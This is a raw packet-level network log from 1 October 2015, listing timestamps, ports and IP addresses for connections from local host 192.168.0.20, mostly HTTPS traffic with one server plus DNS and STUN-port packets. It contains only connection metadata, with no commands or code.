Oct 1, 2015 12:39:08.250329971 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.250438929 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.253762007 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.257504940 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.257606983 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.257864952 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.282411098 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.282493114 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.322949886 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.346580982 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.346653938 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.347003937 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.347012043 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.347132921 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.347234964 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.347242117 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.347404957 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.351080894 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.351087093 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.351212978 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.351524115 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.351530075 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.351696968 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.353841066 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.355165958 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.355319023 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.355334044 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.357553959 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.357707024 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.357721090 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.364806890 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.364815950 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.364965916 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.373090029 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.392049074 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.392055035 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.401602983 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.435830116 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.435837984 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.435965061 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.492577076 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.510751963 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.510852098 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.541450024 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.543838024 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.543936968 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.544467926 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.544475079 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.544594049 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.544936895 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.544943094 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.545109034 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.546993017 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.546999931 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.547173023 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.555154085 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.560378075 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.560534000 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.565531015 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.565880060 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.566031933 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.566175938 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.566689968 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.566833019 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.567132950 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.567140102 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.567255020 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.567342043 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.567887068 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.568033934 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.568228960 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.568671942 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.568766117 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.568994045 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.574095964 CEST	443	1979	82.115.76.211	192.168.0.20

Oct 1, 2015 12:39:08.574203014 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.574430943 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.576857090 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.577006102 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.583700895 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.640166998 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.640240908 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.713716030 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.719815969 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.719922066 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.721862078 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.723341942 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.729724884 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.731986046 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.738138914 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.738238096 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.738661051 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.740631104 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.740729094 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.741257906 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.746318102 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.746417046 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.751157999 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.751285076 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.769448042 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.769578934 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.773531914 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.774168015 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.774267912 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.775360107 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.779433012 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.779530048 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.779723883 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.779858112 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.779951096 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.780030012 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.784301996 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.784307957 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.784409046 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.784424067 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.784650087 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.784796953 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.787343025 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.813074112 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.813152075 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.835886002 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.917222977 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.208746910 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.208754063 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.208887100 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.209153891 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.209161043 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.209335089 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.209819078 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.209825039 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.209997892 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.219320059 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.219326973 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.219502926 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.219517946 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.227545977 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.227700949 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.227715015 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.227991104 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.228138924 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.228149891 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.228285074 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.228435040 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.228446007 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.228888035 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.228909016 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.228915930 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.228993893 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.229271889 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.229368925 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.229378939 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.238581896 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.238737106 CEST	1979	443	192.168.0.20	82.115.76.211

Oct 1, 2015 12:39:09.238750935 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.238991022 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.239140987 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.239155054 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.247093916 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.247246981 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.247247934 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.247261047 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.247313976 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.247672081 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.247678995 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.247796059 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.248694897 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.248702049 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.248872042 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.248980999 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.248987913 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.249157906 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.249392033 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.249398947 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.249567986 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.249579906 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.249922037 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.250072002 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.250082970 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.256230116 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.256381989 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.256395102 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.256704092 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.256853104 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.256864071 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.266283035 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.266359091 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.266441107 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.266458988 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.266669989 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.266737938 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.266748905 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.266799927 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.267119884 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.267127037 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.267242908 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.267422915 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.267430067 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.267595053 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.268229961 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.268237114 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.268410921 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.268424988 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.268878937 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.269032001 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.269042015 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.269201040 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.269347906 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.269357920 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.269578934 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.269727945 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.269738913 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.269984007 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.270045042 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.270137072 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.270148039 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.270195961 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.270277023 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.270282984 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.270401001 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.304951906 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.426037073 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.426172972 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.434591055 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.434807062 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.434910059 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.444257975 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.462353945 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.462667942 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.505841970 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.506333113 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.506434917 CEST	1979	443	192.168.0.20	82.115.76.211

Oct 1, 2015 12:39:09.510209084 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.511272907 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.511379957 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.516010046 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.524393082 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.524544001 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.534281015 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.534665108 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.534765959 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.535221100 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535233021 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535335064 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535401106 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.535413980 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535454988 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.535466909 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535893917 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535907030 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.535996914 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.536009073 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.537976027 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.538130045 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.543394089 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.553235054 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.553307056 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.755788088 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.755922079 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.792443991 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.792449951 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.792576075 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.848822117 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.853782892 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.853943110 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.853957891 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.854163885 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.854312897 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.854326010 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.856287956 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.856362104 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.856375933 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.856467009 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.857974052 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.858592033 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.858695984 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.858710051 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.866908073 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:09.867065907 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:09.867080927 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:10.010931969 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:10.010946989 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:10.120358944 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:10.670286894 CEST	1981	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:10.670319080 CEST	12105	1981	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:10.670394897 CEST	1981	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:10.671394110 CEST	1981	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:10.671407938 CEST	12105	1981	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:11.353959084 CEST	12105	1981	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:11.354010105 CEST	1981	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:11.354248047 CEST	1981	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:11.354259968 CEST	12105	1981	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:11.990675926 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:11.990930080 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:19.401000023 CEST	64428	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:19.522396088 CEST	53	64428	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:19.525221109 CEST	1982	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:39:19.525253057 CEST	80	1982	216.58.210.46	192.168.0.20
Oct 1, 2015 12:39:19.525290966 CEST	1982	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:39:19.525468111 CEST	1982	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:39:19.525495052 CEST	80	1982	216.58.210.46	192.168.0.20
Oct 1, 2015 12:39:19.525656939 CEST	80	1982	216.58.210.46	192.168.0.20
Oct 1, 2015 12:39:19.525693893 CEST	1982	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:39:19.526161909 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:19.823601961 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:20.526699066 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:22.026705027 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:25.136113882 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:29.839211941 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:36.170736074 CEST	51102	53	192.168.0.20	8.8.8.8

Oct 1, 2015 12:39:36.641768932 CEST	53	51102	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:36.642787933 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:36.948602915 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:37.651758909 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:39.151740074 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:42.261193991 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:46.964556932 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:53.295192957 CEST	54086	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:53.506315947 CEST	53	54086	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:53.512113094 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:53.823669910 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:54.526794910 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:56.026810884 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:59.136202097 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:40:03.839344978 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:40:10.170669079 CEST	64312	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:10.320820093 CEST	53	64312	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:10.321705103 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:10.620592117 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:11.323734999 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:12.823745966 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:15.933166027 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:20.636272907 CEST	9143	19302	192.168.0.20	74.125.194.127
